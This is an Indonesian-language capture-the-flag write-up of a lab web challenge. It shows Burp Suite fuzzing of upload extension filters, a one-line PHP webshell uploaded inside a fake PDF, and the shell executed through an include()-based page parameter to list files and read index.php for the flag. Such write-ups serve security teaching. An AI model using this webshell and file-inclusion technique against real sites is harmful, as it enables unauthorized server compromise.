



Pertama, ini adalah tampilan utama dari website ini.



Kemudian, saya mencoba untuk memeriksa halaman-halaman yang tersedia pada website ini. Lalu, saat menekan menu navigasi **WorkForUs** saya menemukan sebuah halaman yang memungkinkan kita mengunggah CV. Akan tetapi, terdapat pesan singkat bahwa fitur file upload ini hanya mengizinkan file berekstensi **pdf**.



Kemudian, saya mencoba untuk mengunggah sebuah file PDF dan meng-*intercept*-nya menggunakan **BurpSuite**, lalu mengirim *request* pada *intercept* ke **Burp Repeater**.

Setelah itu, saya mengirimkan permintaan tersebut dan mendapatkan response bahwa file PDF yang kita upload berada pada **data/Hello.pdf**.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /index.php?jobs HTTP/1.1 2 Host: 3 wcamwcl32pue3e6m86dv92kh4slgm73p5112hq3q-web.cybertalentslabs.com 4 Content-Length: 29035 5 Cache-Control: max-age=0 6 Accept-Language: en-US,en;q=0.9 7 Origin: 8 http://wcamwcl32pue3e6m86dv92kh4slgm73p5112hq3q-web.cybertalentslabs.com 9 Content-Type: multipart/form-data; 10 boundary=----WebKitFormBoundaryjFnAl6aBUJPTsLH 11 Upgrade-Insecure-Requests: 1 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 13 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 14 Safari/537.36 15 Accept: 16 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 17 Referer: 18 http://wcamwcl32pue3e6m86dv92kh4slgm73p5112hq3q-web.cybertalentslabs.com/index.php?jobs 19 Accept-Encoding: gzip, deflate, br 20 Connection: keep-alive 21 -----WebKitFormBoundaryjFnAl6aBUJPTsLH 22 Content-Disposition: form-data; name="cv"; filename="Hello.pdf" 23 Content-Type: application/pdf</pre>		<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.27.1 3 Date: Sun, 01 Jun 2025 09:28:57 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Content-Length: 80 7 8 Your cv has been uploaded successfully in &lt;a href="data/Hello.pdf"&gt; 9 Hello.pdf 10 &lt;/a&gt;</pre>	

Kemudian, saya mencoba untuk mengubah **ekstensi .pdf** menjadi **.php** dan mendapatkan pesan “**Only pdf Extension Are Allowed**”. Dengan adanya hal ini, kita mengetahui bahwa terdapat sebuah mekanisme filter yang diterapkan pada *backend*. Namun, kita belum bisa menentukan apakah mekanisme tersebut *blacklist*, *whitelist*, *Content-Type* validation atau *MIME-Type validation*.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 10 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 11 Safari/537.36 12 Accept: 13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 14 Referer: 15 http://wcamwcl32pue3e6m86dv92kh4slgm73p5112hq3q-web.cybertalentslabs.com/index.php?jobs 16 Accept-Encoding: gzip, deflate, br 17 Connection: keep-alive 18 -----WebKitFormBoundaryjFnAl6aBUJPTsLH 19 Content-Disposition: form-data; name="cv"; filename="Hello.php" 20 Content-Type: application/pdf 21 22 %PDF-1.7 23 % 24 1 0 obj 25 &lt;&lt;/Type/Catalog/Pages 2 0 R/Lang(en)/StructTreeRoot 15 0 26 R/MarkInfo&lt;&lt;Marked true&gt;&gt;/Metadata 27 0 R/ViewerPreferences 28 0 27 R&gt;&gt; 28 endobj 29 2 0 obj 30 &lt;&lt;/Type/Pages/Count 1/Kids[ 3 0 R] &gt;&gt; 31 endobj 32 3 0 obj</pre>		<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.27.1 3 Date: Sun, 01 Jun 2025 09:29:20 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Content-Length: 30 7 8 Only pdf Extension Are Allowed</pre>	

Done

Untuk mengetahui hal itu, saya langsung berpikir untuk mencoba melakukan *extensions blacklist fuzzing* menggunakan **Burp Intruder** untuk mengetahui ekstensi apa saja yang di *blacklist* dan yang tidak di *blacklist*.


The screenshot shows the Burp Suite Intruder interface. The 'Sniper attack' is configured with the target URL `http://wcamxwl32pue3e6m86dv92kb4zlgm73p5l12bq3q-web.cybertalentslabs.com`. The 'Payloads' panel on the right shows the configuration: 'Payload position: All payload positions', 'Payload type: Simple list', 'Payload count: 21', and 'Request count: 21'. The main window displays the HTTP request and response, with the response body showing a 200 status code and a 'Content-Type: application/pdf' header.

Melalui hasil, saya hanya menemukan 2 length yang berbeda, yaitu **242** adalah length ekstensi normal (pdf), sedangkan length **192** adalah length dengan ekstensi sesuai [extensions blacklist wordlist](#) yang kita masukkan.

The screenshot shows the Burp Suite Intruder Results panel. The table lists the results of the attack:

Request	Payload	Status code	Response recei...	Error	Timeout	Length	Comment
0		200	463			242	
1	.jpeg.php	200	252			192	
2	.jpg.php	200	487			192	
3	.png.php	200	339			192	
4	.php	200	530			192	
5	.php3	200	303			192	
6	.php4	200	524			192	

Saat saya cek pada salah satunya, response memberikan pesan “Only pdf Extension Are Allowed”. Pesan ini sama seperti sebelumnya, saat kita mengunggah ekstensi **.php**, dengan hasil ini dapat disimpulkan bahwa kemungkinan besar *backend* menerapkan mekanisme *whitelist*.




Request	Payload	Status code	Response recei...	Error	Timeout	Length	Comment
0		200	463			242	
1	jpeg.php	200	252			192	
2	jpg.php	200	487			192	
3	png.php	200	339			192	
4	.php	200	530			192	
5	.php3	200	303			192	
6	.php4	200	524			192	

Request	Response
1	HTTP/1.1 200 OK Server: nginx/1.27.1 Date: Sun, 01 Jun 2025 05:33:03 GMT Content-Type: text/html; charset=UTF-8 Connection: keep-alive Content-Length: 20 Only pdf Extension Are Allowed

Kemudian saya mencoba untuk melakukan *extensions whitelist fuzzing* untuk menentukan ekstensi-ekstensi apa saja yang masuk dalam daftar *whitelist* atau diperbolehkan. Ternyata, melalui hasil saya menemukan response yang sama seperti sebelumnya yaitu “Only pdf Extension Are Allowed”.




Request	Payload	Status code	Response recei...	Error	Timeout	Length	Comment
0		200	458			242	
1	.asp	200	240			192	
2	.aspx	200	469			192	
3	.bat	200	245			192	
4	.c	200	449			192	
5	.cfm	200	389			192	


  

Request	Response
1	HTTP/1.1 200 OK Server: nginx/1.27.1 Date: Sun, 01 Jun 2025 05:36:46 GMT Content-Type: text/html; charset=UTF-8 Connection: keep-alive Content-Length: 20 Only pdf Extension Are Allowed


Selanjutnya, saya memastikan apakah ada validasi *MIME-Type*, dengan mengubah konten dari file PDF yang saya unggah dengan *payload PHP webshell* sederhana. Ternyata ini berhasil terunggah, hal ini menandakan bahwa tidak ada validasi *MIME-Type*, karena file berhasil terunggah, saya tidak melakukan pemeriksaan terhadap *Content-Type*.




Saat saya mencoba mengunjungi tempat dimana file kita terunggah, saya menemukan bahwa dokumen PDF tidak dapat diproses oleh aplikasi.



Kemudian, saya lumayan bingung disini, *webshell* berhasil terunggah tetapi kita tidak dapat memanggil *webshell*. Lalu, saat saya mencoba memastikan kembali apakah ada hal yang terlewat saya menyadari bahwa setiap kita berpindah halaman, pada URL akan terdapat sebuah parameter yang namanya sesuai dengan halaman yang kita buka saat ini. Seperti contoh, saat saya membuka halaman **About** akan muncul parameter **about** pada URL. Biasanya hal ini menggunakan *function include()* atau sejenisnya.



Seperti yang diduga ini berhasil, hal ini bisa terjadi dikarenakan **function include()** akan membaca seluruh file yang di-*include* tidak peduli ekstensinya apa, sehingga konten *PHP webshell* yang kita unggah dieksekusi.



Selanjutnya, saya perlu mengupload *webshell* yang dapat digunakan untuk memasukkan perintah melalui URL.

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab displays the raw HTTP request, which is a multipart/form-data submission. The 'Response' tab displays the raw HTTP response, which is an HTML page indicating successful upload and displaying the uploaded file name 'Hello.pdf'.

**Request**

```
3 Content-Length: 216
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin:
  http://wcamxwl32pue3e6m86dv92kb4zlgm73p5112bq3q-web.cybertalentslabs.com
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryjFnAl6aBUJPTsLH
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer:
  http://wcamxwl32pue3e6m86dv92kb4zlgm73p5112bq3q-web.cybertalentslabs.com/index.php?jobs
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 -----WebKitFormBoundaryjFnAl6aBUJPTsLH
16 Content-Disposition: form-data; name="cv"; filename="Hello.pdf"
17 Content-Type: application/pdf
18
19 <?php system($_GET["cmd"]); ?>
20 -----WebKitFormBoundaryjFnAl6aBUJPTsLH--
```

**Response**

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.27.1
3 Date: Sun, 01 Jun 2025 09:45:34 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Content-Length: 80
7
8 Your cv has been uploaded successfully in <a href="data>Hello.pdf">
  Hello.pdf
  </a>
```


Setelah itu, saya mencoba untuk melakukan *directory listing* menggunakan perintah **ls -lah** dan mendapatkan beberapa file.

The screenshot shows a web browser displaying the result of a directory listing command. The page displays a list of files and directories in a table format, including files like 'total', 'data', 'index.php', and 'jobs'.

Our Great Company Home About WorkForUs

total	36K	drwxr-xr-x	1	root	root	4.0K	Nov 21 2021	.	drwxr-xr-x	1	root	root	4.0K	Sep 1 2020	..	-rwxrwxr-x	1	root	root	1.3K	Mar 31 2021	about	drwx-wx-wx	1	root	root	4.0K	Jun 1 09:49
data	-rwxrwxr-x	1	root	root	795	Mar 31 2021	home	-rwxrwxr-x	1	root	root	3.2K	Mar 31 2021	index.php	-rwxrwxr-x	1	root	root	323	Mar 31 2021	jobs							

Kemudian, saya mencoba membaca file **index.php**, tetapi agar kode PHP di dalam file **index.php** tidak dieksekusi, saya mengonversinya ke base64.



Setelah itu, saya melakukan decode terhadap base64 tersebut. Seperti yang terlihat pada baris pertama terdapat variable `$_ENV['flag']` yang berisi flag dan kita berhasil menyelesaikan tantangan ini.

